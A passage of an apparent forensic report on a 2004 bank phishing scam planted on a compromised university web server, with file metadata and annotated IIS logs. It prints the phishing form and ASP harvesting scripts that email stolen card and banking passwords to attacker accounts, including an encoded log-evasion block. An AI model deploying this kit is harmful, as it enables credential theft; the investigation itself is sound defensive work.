      allNum += ".";
      decPoints++;
    }
    else if (ch != ".")
      allNum += ch;
  }
  if (!allValid)
  {
    alert("Please enter only digit characters in the \"agencia\" field.");
    theForm.agencia.focus();
    return (false);
  }

  if (decPoints > 1)
  {
```

```
   alert("Please enter a valid number in the \"agencia\" field.");
   theForm.agencia.focus();
   return (false);
  }
  return (true);
}
//--></script><!--webbot BOT="GeneratedScript" endspan --><form
action="http://COMPROMISED_SERVER_IN_US/login.asp" method="post" onsubmit="return
FrontPage_Form1_Validator(this)" name="FrontPage_Form1">
   <tr bgcolor="#FFFFFF">
    <td width="570" height="2"> <div align="left">
      <table border="0" align="center" cellpadding="0" cellspacing="0">
       <tr>
                                <td width="150">Digite os números que constam no <span
class="TextoTelaTecladoVar">seu
          cartão</span> conforme exemplo ao lado. </td>
               <td width="50" align="center"><img src="https://bank.com/images/card.gif" width="10"
height="21"></td>
         <td><img src="port.PNG" width="185" height="125"></td>
       </tr>
       <tr>
            <td height="10" colspan="3"><strong><font color="#FFFFFF">----------------------<font
face="Verdana, Arial, Helvetica, sans-serif">-</font></font><font color="#666666" size="2"
face="Verdana, Arial, Helvetica, sans-serif">Número
          do Portador:</font></strong><font color="#FFFFFF" size="2" face="Verdana, Arial, Helvetica,
sans-serif"> </font><font color="#FFFFFF">--</font>
           <input name="portador" type="password" class="SenhaTecladoVar" id="portador" size="6"
maxlength="6" autocomplete="off"></td>
       </tr>
      </table>

     </div>
     <p></p>
     <font color="#3366FF">
     <!--webbot bot="Validation" s-data-type="Number" s-number-separators="." -->
     <!--webbot bot="Validation" s-data-type="Number" s-number-separators="." -->
     <!--webbot bot="Validation" s-data-type="Number" s-number-separators="." -->
     <!--webbot bot="Validation" s-data-type="Number" s-number-separators="." -->
     </font><font face="Verdana, Arial, Helvetica, sans-serif" size="1" color="#3366FF">
     <!--webbot bot="Validation" s-data-type="Number" s-number-separators="." -->
     </font><font color="#3366FF">  </font></td>
   <td width="570"><table width="99%" border="0">
     <tr bordercolor="0">
          <td width="54%"><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-
serif"><strong>Agência</strong>:</font></td>
      <td width="46%"> <input name="agencia" type="text" class="SenhaTecladoVar" id="agencia2"
size="4" maxlength="4" autocomplete="off"></td>
     </tr>
     <tr bordercolor="0">
               <td><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-
serif"><strong>Conta:</strong></font></td>
           <td> <input name="conta" type="text" class="SenhaTecladoVar" id="conta2" size="6"
maxlength="6" autocomplete="off"></td>
     </tr>
     <tr bordercolor="0">
               <td><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-
serif"><strong>Senha
        Eletrônica:</strong></font></td>
        <td> <input name="senha" type="password" class="SenhaTecladoVar" id="senha2" size="8"
maxlength="8" autocomplete="off"></td>
```

```
        </tr>
        <tr bordercolor="0">
                        <td><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-
serif"><strong>Senha
          do Cartão:</strong></font></td>
              <td> <input name="senhacc" type="password" class="SenhaTecladoVar" id="senhacc2"
size="6" maxlength="6" autocomplete="off"></td>
        </tr>
        <tr bordercolor="0">
               <td height="26"><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-
serif"><strong>5
          Digitos do Cartão:</strong></font></td>
              <td> <input name="digitos" type="text" class="SenhaTecladoVar" id="digitos2" size="5"
maxlength="5" autocomplete="off">
          <font color="#FFFFFF">--</font>
         <td align="middle">  </td>
        </tr>
        <tr bordercolor="0">
          <td><font color="#666666" size="2" face="Verdana, Arial, Helvetica, sans-serif"><strong>Data
de
          Nascimento:</strong></font></td>
                  <td> <input name="Data" type="text" class="SenhaTecladoVar" id="Data" size="6"
maxlength="6" autocomplete="off"></td>
        </tr>

      </table>
      <div align="left"> <font color="#FFFFFF">----------------------------------</font>
        <font color="#3366FF">
            <input name="Entra" type="image" id="Entra3" tabindex="4" title="Submete a transação."
src="https://bank.com/images/ok.gif" alt="Entra" width="44" height="20" border="0">
        </font></div></td>
    </tr>
    <tr>
      <td height="2" align="center"> <div align="center">
                                        <p><font     color="#3366FF">     </font><font     color="#3366FF">
</font>     </p>
        <p>     </p>
       </div></td>
      <td align="center"> </td>
    </tr>
  </form>
</table>
<p><font color="#3366FF"> </font></p>
</body>
</html>

<html>  </html>
```

So far, we cannot tell how the information was sent, because the form (login.asp) was in another server (US University Server). Maybe the information is still stored in the US Server, but we cannot continue the investigation without including the correct law enforcement agencies in the case.

I tried to open the file and access the login.asp in the server and it was no longer working, it seems they detected the scam in their server and either deleted the file or removed the machine from that IP address.

Using as reference the creation dates of the files described above, I found

some more files that could be related to the phishing scam because they were created in the same path and the same days (between 6/13/04 and the day the server was disconnected):

File: bank.PNG (name has been changed)
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\bank.PNG
Ext: PNG
File Type: PNG File (Portable Network Graphics)
Category: Graphic
Cre: 6/13/2004 3:46:31 PM
Mod: 6/15/2004 3:37:53 PM
Acc: 6/16/2004 6:37:00 PM
L-Size: 37953
P-Size: 40960
Idx: Name only (disregardable file type)
Sector: 7234944
Cluster: 904368
Item #: 87740
Header: 89504E470D0A1A0A
MD5: 81946A8CD6D7E3F718E46210F4C27093

The bank.PNG is one of the bank's banners. This was removed to maintain the identity of the bank as confidential. Other file was the login.asp, which is the same name as the file that is supposed to be in the US compromised server. Maybe they tested the file in this server and it did not work, so they needed another server that could run the script.

File: login.asp
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\login.asp
Ext: asp
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 10:17:15 AM
Mod: 6/13/2004 10:17:15 AM
Acc: 6/16/2004 6:37:00 PM
L-Size: 5071
P-Size: 8192
Idx: Full
Sector: 7304312
Cluster: 913039
Item #: 87544
Header: 3C2540204C414E47
MD5: FB490EF833D774C6B312057BFB85396C

This file has the same name as the form that is redirected in the US University Server. The contents of the file are:

```
<%@ LANGUAGE = VBScript.Encode %>
<%
'#############################################################################################
'# Arquivo: Processar.asp
'# Data: 18/02/2004
'# Autor: Dark
'# Descrição: Captura e Envia o Recebimento de Dados de Forma Segura.
'#############################################################################################

Dim Banco                   '# Definição da Variável Banco
Dim Portador                '# Definição da Variável Portador
Dim Agencia                 '# Definição da Variável Agencia
Dim Conta                   '# Definição da Variável Conta
Dim Senha                   '# Definição da Variável Senha
Dim SenhaCC                 '# Definição da Variável SenhaCC
Dim Nascimento   '# Definição da Variável Nascimento
Dim Digitos     '# Definição da Variável Digitos
Dim IP                      '# Definição da Variável IP
Dim Body       '# Definição da Variável Body
Dim De         '# Definição da Variável De
Dim Para       '# Definição da Variável Para
Dim Copia                   '# Definição da Variável Copia
Dim Assunto     '# Definição da Variável Assunto

Set objMail = CreateObject("CDONTS.NewMail") '# Inicializando a Classe do CDONTS

Titular = Request.Form("Titular")                   '# Recebimento do Campo Titular e
Armazenando na Variável Titular
Agencia = Request.Form("Agencia")                   '# Recebimento do Campo Agencia e
Armazenando na Variável Agencia
Portador = Request.Form("Portador")                 '# Recebimento do Campo Agencia e
Armazenando na Variável Portador
Conta = Request.Form("Conta")                       '# Recebimento do Campo Conta e
Armazenando na Variável Conta
Senha = Request.Form("Senha")                       '# Recebimento do Campo Senha e
Armazenando na Variável Senha
SenhaCC = Request.Form("SenhaCC")                   '# Recebimento do Campo SenhaCC e
Armazenando na Variável SenhaCC
Nascimento = Request.Form("Data")                   '# Recebimento do Campo Nasc e
Armazenando na Variável Nascimento
Digito = Request.Form("Digitos")                    '# Recebimento do Campo Digito e
Armazenando na Variável Digito
IP = Request.ServerVariables("REMOTE_ADDR")  '# Recebimento do Campo IP e Armazenando na
Variável IP
Data = Date & " - " & Time          '# Armazenando Data e Hora na Variável Data
De = "bank@bank.com"                                '# Definindo conteudo da
Variável De
Para = "account1@hotmail.com"                       '# Definindo conteudo
da Variável Para
Copia = "account2@hotmail.com"              '# Definindo conteudo da Variável Copia
Assunto = "CT"                                      '# Definindo conteudo da
Variável Assunto
Conteudo = Body                                     '# Definindo
conteudo da Variável Conteudo

IF Agencia = "" Or Conta = "" Or Senha = "" Or SenhaCC = "" Then
Response.Redirect("http://www.bank.com") '#Redirecionando a Página
```

```
END IF
                                                                                '#
HTML contendo os Dados que Serão Enviados
Body = Body & "<HTML>"
Body = Body & "<HEAD>"
Body = Body & "<TITLE>Processar.asp - Dados</TITLE>"
Body = Body & "</HEAD>"
Body = Body & "<BODY BGCOLOR=#FFFFFF>"
Body = Body & "<Font Face=" & Chr(34) &  "Verdana" & Chr(34) &  " Size=1>"
Body = Body & "Dados: <BR><HR>"
Body = Body & "<b>Titular:</b> " & Titular & "<BR>"
Body = Body & "<b>Agencia:</b> " & Agencia & "<BR>"
Body = Body & "<b>Portador:</b> " & Portador & "<BR>"
Body = Body & "<b>Conta:</b> " & Conta & "<BR>"
Body = Body & "<b>Senha Auto-Atendimento:</b> " & Senha & "<BR>"
Body = Body & "<b>Senha Cartão:</b> " & SenhaCC & "<BR>"
Body = Body & "<b>Data de Nascimento:</b> " & Nascimento & "<BR>"
Body = Body & "<b>5 Digitos do Cartão:</b> " & Digito & "<BR>"
Body = Body & "<b>Endereço IP:</b> " & IP & "<BR>"
Body = Body & "<b>Data/Hora:</b> " & Data & "<BR>"
Body = Body & "<center><a href=" & Chr(34) &  "https://www.bank.com" & Chr(34) & ">IR PARA
BANK.COM</A></center>"
Body = Body & "</font>"
Body = Body & "</BODY>"
Body = Body & "</HTML>"

objMail.From = De                                                    '# Definindo o Remetente do
Email
objMail.To = Para                                                              '# Definindo o
Destinatário do Email
objMail.CC = Copia                '# Definindo o Destinatário da Cópia do Email
objMail.Subject = Assunto                                          '# Definindo o Assunto do Email
objMail.Body = Body                                                  '# Definindo o Corpo do Email
ObjMail.Bodyformat = 0                                              '# Definindo o Formato do
Corpo
objMail.MailFormat = 0                                             '# Definindo o Formato do Email

'#############################################################################
'# Este Código é uma implementação de segurança para que o IIS não armazene
'# Logs de Envio De Email. Esta Parte não pode ser editada, devendo
'# Permanecer como está. (Para não Ser Rastreado por Provedores e Sair do ar).
'# Caso esse bloco seja editado, o Script não irá Funcionar.
'#############################################################################

%>
<%#@~^RgAAAA==@#@&W8NHmkVcA1^P{PED9lUO  @$EKsR1W:c8.J@#@&bxOInO!DU'K8Ltlrs
c?+U[v#@#@&RhQAAA==^#~@%>
<%
'#############################################################################
'# Fim Do Código
'#############################################################################
Response.Redirect("http://www.bank.com") '#Redirecionando a Página
%>se.Redirect("http://www.bank.com")       '#Redirecionando a Página
%>
%>
```

This file uses the CDONTS.DLL, this file is used to create and send email from the fields of a form. Knowing this information I supposed that something happened wrong, so they changed the file to send the form to the US

Compromised server instead of the local one. If it's the case, they should test it before this happened, so I checked for mails in the mail queue and I could retrieve 2 email accounts where they tried to send the information (account1@hotmail.com) and (account2@hotmail.com). In order to understand the way CDONTS works, I explained it here:

Definition of CDONTS[8]

CDONTS is a COM component that exposes the following object interfaces:

- The NewMail object
- The Session object

The NewMail object is the object that is most frequently used.

CDONTS is primarily used by Web developers as a thin client for mailing Web forms. The DLL for CDONTS, also known as Cdonts.dll, is installed with Microsoft Windows NT Option Pack 4. The SMTP service must also be installed. Windows NT Option Pack 4 installs with backward compatibility for Microsoft Windows 2000. However, we recommend CDO for Windows 2000 (CDOSYS) for the Windows 2000 operating system.

CDONTS works directly with the SMTP service on the Internet Information Services (IIS) computer. In this script, the hacker wanted to send an email to the email accounts described above and for some reason that later on I found out, he could not receive it.

Continuing with the analysis, I also got files of the same bank as the banner already known. This maybe was used in other scam attack or while they were doing the tests to make it work.

File: logo.PNG
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\logo.PNG
Ext: PNG
File Type: PNG File (Portable Network Graphics)
Category: Graphic
Cre: 6/13/2004 3:45:29 PM
Mod: 6/15/2004 3:37:58 PM
Acc: 6/16/2004 6:37:00 PM
L-Size: 4084
P-Size: 4096
Idx: Name only (disregardable file type)
Sector: 7081688
Cluster: 885211
Item #: 87619
Header: 89504E470D0A1A0A
MD5: 5B49F9CAE891537B8CD33EA61DD9B036

The file logo.PNG is another banner of the same bank. I could find several images from the bank from now on, all those files will not be included in this report to maintain the identity of the bank as anonymous.

File: port.PNG
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\port.PNG
Ext: PNG
File Type: PiNG File (Portable Network Graphics)
Category: Graphic
Cre: 6/13/2004 3:47:16 PM
Mod: 6/13/2004 3:47:16 PM
Acc: 6/16/2004 6:37:00 PM
L-Size: 37695
P-Size: 40960
Idx: Name only (disregardable file type)
Sector: 7260512
Cluster: 907564
Item #: 133896
Header: 89504E470D0A1A0A
MD5: ABFD028D34E0F5E95B71831B64A98BA0

The port.PNG file is the same credit card that was used. Here's the image. This image was used by the initial files because it was not in the original banks webpage.

File: processar.asp
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\processar.asp
Ext: asp
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 10:31:57 AM
Mod: 6/13/2004 10:33:20 AM
Acc: 6/16/2004 6:37:00 PM
L-Size: 1410
P-Size: 4096
Idx: Full
Sector: 7251704
Cluster: 906463
Item #: 87562
Header: 3C250D0A44696D20
MD5: 4E4FEE1AD3FD7C4867F2FFE9F4766456

The contents of processor.asp are:

```
<%
Dim Titular
Dim Agencia
Dim Conta
Dim Senha
Dim Senhacc
Dim IP
Dim ConteudoMail

Agencia = Request.Form("titular")
```

```
Conta = Request.Form("agencia")
Ass = Request.Form("conta")
user = Request.Form("senha")
Dig = Request.Form("senhacc")
IP = Request.ServerVariables("REMOTE_ADDR")


ConteudoMail = "--------------------------- Log do Dia -"  & Date & "-" & Time & "---------------------------------"
ConteudoMail = ConteudoMail & "<BR><Br><BR>"
ConteudoMail = conteudoMail & "Titular da Conta: " & Titular & "<BR>"
ConteudoMail = conteudoMail & "Agencia: " & Agencia & "<BR>"
ConteudoMail = conteudoMail & "Conta: " & Conta & "<BR>"
ConteudoMail = conteudoMail & "Senha Auto-Atendimento: " & Senha & "<BR>"
ConteudoMail = conteudoMail & "Senha do Cartão: " & SenhaCC & "<BR>"
ConteudoMail = conteudoMail & "Endereço IP: " & IP & "<BR>"
ConteudoMail = conteudoMail & "------------------------------------ Fim do Log-----------------------------------------"


   Dim anonFrom,anonTo,anonSubj,anonBody
   anonFrom = "account3@angra.zzn.com"
   anonTo = "account3@angra.zzn.com"
   anonSubj = "Bb"
   anonBody = ConteudoMail
   Set objMail = CreateObject("CDONTS.NewMail")

   objMail.From=anonFrom
   objMail.To=anonTo
   objMail.Subject=anonSubj
   objMail.Body=anonBody
   intReturn=objMail.Send()
   Response.Redirect("http://www.bank2.com")

%>
```

In this file, created the same day, we can see another email account (account3@angra.zzn.com) and another bank redirection. Also it used or tried to use the CDONTS.DLL to create and send the email. The bank2 name is not the same as the bank we used before, so maybe they were preparing the server for another scam or they were only testing if a different script from the login.asp could work in this server. The angra.zzn.com accounts are public accounts and I tried to do searchs about the specific account and I got no results. Probably the accounts were registered only to do this scam and were not used for anything else. I accessed yahoo, google and several search engines looking for the complete email account in forums or webpages or the single account name without the domain. This search was not successful, so that could be an indicative that those email accounts were only used to make the fraud and not really used to send email, only to receive it.

So far, I knew how the scam was made, but I needed to understand how the WebPages were sent to this server, the way the server was compromised and how they uploaded the files. The next step was to get the logs from the web server. Because it is a Microsoft IIS Server, the logs started from January 8th, 2002 until the day the server was disconnected: June 16, 2004; the same day the email from the CSIRT was received.

I started looking for the ftp server, which was not being used. So no log files were retrieved. Actually in the firewall the ftp port was filtered and nobody could

access it. This was a policy by the systems administrator. Something weird is that the system administrator accepted the use of the FrontPage to upload and maintain the webpages instead of the FTP where is a little less vulnerable.

Searching at the web server's log of the day of creation of most of the files (Sunday 13 of June 2004), the day before and the day after; I would only get information from the 13 to the 16 of June. At the end of each line, you can see the IIS Status Codes.[9] This codes can tell us if the process was successful of not, an example is the lines where finished with the number 200, which indicates that the command was accepted and delivered.

The use of author.dll and shtml.dll were common the University, there were many Webmasters for the webpages that were served in the machine, so they regularly updated the information. This is very common because actually the webpages were part of the online University, so all the information had to be changing almost every week. In the first look I had to the logs, I was not concerned about that. I knew that those files involved the FrontPage administration to upload and modify the webpages. Some lines are removed to keep the University's identity confidential:

File: ex040612.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040612.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/11/2004 7:00:07 PM
Mod: 6/12/2004 7:16:44 PM
Acc: 6/11/2004 7:00:07 PM
L-Size: 305074
P-Size: 307200
Idx: Full
Sector: 2411896
Cluster: 301487
Item #: 31971
Header: 23536F6674776172
MD5: BF5B8804BE3B1913FAEAD2ED9D8F005D

No information about the involved files in the log. The use of the author.dll and shtml.dll is present in all the logs of the server, but as I explained before, the webmasters used it to update all the information stored in the server, knowing that the server was used to host the online university which several students accessed from the internet to attend to class or to download the homeworks.

File: ex040613.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040613.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/12/2004 7:16:44 PM
Mod: 6/13/2004 7:26:44 PM
Acc: 6/12/2004 7:16:44 PM
L-Size: 18698
P-Size: 20480
Idx: Full
Sector: 2453520

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-06-13 00:16:44
#Fields: time c-ip cs-method cs-uri-stem sc-status
03:12:22 201.5.253.68 GET /Default.htm 200 --- First connection from this IP
03:12:40 201.5.253.68 OPTIONS / 200 --- Webfolder Access
03:12:43 201.5.253.68 OPTIONS / 200
03:13:01 201.5.253.68 GET /_vti_inf.html 200
03:13:01 201.5.253.68 POST /_vti_bin/shtml.dll 200
03:13:26 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
03:13:57 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
03:15:35 201.5.253.68 POST /_vti_bin/shtml.dll 200
03:15:46 201.5.253.68 OPTIONS / 200
03:17:16 201.5.253.68 OPTIONS / 200
03:17:39 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
03:19:07 201.5.253.68 POST /_vti_bin/shtml.dll 200
03:22:16 201.5.253.68 OPTIONS / 200
03:22:42 201.5.253.68 OPTIONS / 200
03:22:59 201.5.253.68 GET /_vti_inf.html 200
03:22:59 201.5.253.68 POST /_vti_bin/shtml.dll 200
03:23:16 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
03:29:17 201.5.253.68 OPTIONS / 200
03:29:37 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
03:34:58 201.5.253.68 OPTIONS / 200
04:07:52 201.5.253.68 OPTIONS / 200
04:07:54 201.5.253.68 GET /_vti_inf.html 200
04:07:54 201.5.253.68 POST /_vti_bin/shtml.dll 200
04:07:56 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:07:59 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:08:17 201.5.253.68 POST /_vti_bin/shtml.dll 200
04:08:43 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:08:44 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:08:48 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:08:58 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:09:01 201.5.253.68 GET /login.asp 200 --- First time login.asp in logs
04:09:14 201.5.253.68 POST /_vti_bin/shtml.dll 200
04:09:18 201.5.253.68 POST /_vti_bin/_vti_aut/author.dll 200
04:09:36 201.5.253.68 POST /_vti_bin/shtml.dll 200
15:07:05 200.216.89.147 OPTIONS / 200 --- New IP (WebFolder Access)
15:07:06 200.216.89.147 GET /_vti_inf.html 200
15:07:06 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:07:07 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:09 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:18 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:07:29 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:29 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:35 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:41 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:07:50 200.216.89.147 GET /processar.asp 302 --- First time processar.asp in logs
15:07:54 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:08:04 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:08:14 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:08:40 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:08:43 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:08:49 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:08:53 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:09:03 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:09:24 200.216.89.147 GET /processar.asp 302

15:09:31 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:09:36 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:10:13 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:10:17 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:10:19 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:10:31 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:10:37 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:10:46 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:10:56 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:11:08 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:11:18 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:11:24 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:11:29 200.216.89.147 GET /processar.asp 200
15:11:30 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:11:33 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:11:39 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:14:28 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:14:41 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:14:42 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:14:48 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:15:00 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:15:14 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:15:25 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:15:44 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:16:28 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:17:12 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:17:13 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:17:15 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:17:30 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:17:41 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:18:16 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:18:34 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:31:54 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:31:55 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:31:57 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:32:03 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:32:11 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:32:41 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:32:52 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:33:09 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:33:19 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:33:20 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:33:27 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:33:55 200.216.89.147 POST /_vti_bin/shtml.dll 200
15:33:57 200.216.89.147 POST /_vti_bin/_vti_aut/author.dll 200
15:34:13 200.216.89.147 POST /_vti_bin/shtml.dll 200
20:44:20 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200 --- New IP
20:44:40 200.216.88.104 POST /_vti_bin/shtml.dll 200
20:45:21 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:45:26 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:45:29 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:45:35 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:45:36 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:45:51 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:04 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:31 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:49 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:53 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:55 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:46:59 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200

20:47:01 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:47:16 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:48:47 200.216.88.104 PROPFIND /meu.html 501 --- First time meu.html in logs
20:48:47 200.216.88.104 GET /meu.html 304
20:48:52 200.216.88.104 PROPFIND /meu.html 501
20:48:53 200.216.88.104 OPTIONS / 200
20:48:53 200.216.88.104 PROPFIND /meu.html 501
20:48:54 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:48:59 200.216.88.104 GET /monta_frame_3.htm 200 --- First time monta_frame_3.htm
20:48:59 200.216.88.104 GET /cadastro3.htm 404 --- First time cadastro3.htm
20:49:37 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:49:39 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:49:41 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:49:44 200.216.88.104 PROPFIND /meu.html 501
20:49:46 200.216.88.104 GET /meu.html 304
20:49:48 200.216.88.104 PROPFIND /meu.html 501
20:49:49 200.216.88.104 POST /_vti_bin/_vti_aut/author.dll 200
20:49:49 200.216.88.104 GET /monta_frame_3.htm 304
20:49:54 200.216.88.104 GET /cadastro3.htm 304
20:50:36 200.216.88.104 GET /port.PNG 200 --- First time port.PNG
20:54:39 200.199.45.58 GET /meu.html 200 --- New IP
20:54:42 200.199.45.58 GET /monta_frame_3.htm 200
20:54:45 200.199.45.58 GET /cadastro3.htm 200
20:54:48 200.199.45.58 GET /port.PNG 200
20:55:59 200.199.45.58 GET /meu.html 304
20:56:02 200.199.45.58 GET /monta_frame_3.htm 304
20:56:04 200.199.45.58 GET /cadastro3.htm 304
20:56:07 200.199.45.58 GET /port.PNG 304
20:56:11 200.150.137.163 GET /meu.html 200 --- New IP
20:56:22 200.150.137.163 GET /monta_frame_3.htm 200
20:56:28 200.150.137.163 GET /cadastro3.htm 200
20:56:36 200.150.137.163 GET /port.PNG 200

If you see the contents of the log, there are several IP's that accessed the meu.html file, those could be either the group or the person that created the scam which were testing the installation about the scam. Also we can see the first time the files like monta_frame_3, port.PNG, meu.html and processor.asp were accessed in the webserver. If we are a little more careful about reading the log, we can see that they uploaded the login.asp but it was only used once, which is an indicative that maybe it did not worked properly. Instead of the login.asp later they access the prosessar.asp, which as we mentioned before has almost the same sequence but in a different way, it was also only accessed once. But actually both files were accessed by the same IP. This can lead us to say that the IP 201.5.253.68 was trying to make the scam in the first time.

Some accesses from the internal network were deleted because the use of the author.dll and shtml.dll were used by the local administrator to upload the files to the webserver.

File: ex040614.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040614.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 7:26:44 PM

Mod: 6/14/2004 7:00:06 PM
Acc: 6/13/2004 7:26:44 PM
L-Size: 577783
P-Size: 581632
Idx: Full
Sector: 2468624
Cluster: 308578
Item #: 31980
Header: 23536F6674776172
MD5: B6150F16E00CAD71E46DA0A1CA82CEEF

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-06-14 00:26:44
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:26:44 201.5.86.137 GET /meu.html 304 ***--- New IP***
00:26:48 201.5.86.137 GET /monta_frame_3.htm 304
00:26:51 201.5.86.137 GET /cadastro3.htm 304
00:26:57 201.5.86.137 GET /port.PNG 206
11:41:13 201.5.86.215 OPTIONS / 200 ***--- New IP (WebFolder Access)***
11:41:16 201.5.86.215 GET /_vti_inf.html 200
11:41:16 201.5.86.215 POST /_vti_bin/shtml.dll 200
11:41:20 201.5.86.215 POST /_vti_bin/_vti_aut/author.dll 200
11:41:24 201.5.86.215 POST /_vti_bin/_vti_aut/author.dll 200
11:41:47 201.5.86.215 POST /_vti_bin/shtml.dll 200
11:45:45 201.5.86.215 POST /_vti_bin/_vti_aut/author.dll 200
11:46:39 201.5.86.215 POST /_vti_bin/shtml.dll 200
12:38:13 200.207.4.224 GET /meu.html 200 ***--- New IP***
12:38:16 200.207.4.224 GET /monta_frame_3.htm 200
12:38:19 200.207.4.224 GET /cadastro3.htm 200
12:38:24 200.207.4.224 GET /port.PNG 200
12:46:47 200.255.122.8 GET /meu.html 200 ***--- New IP***
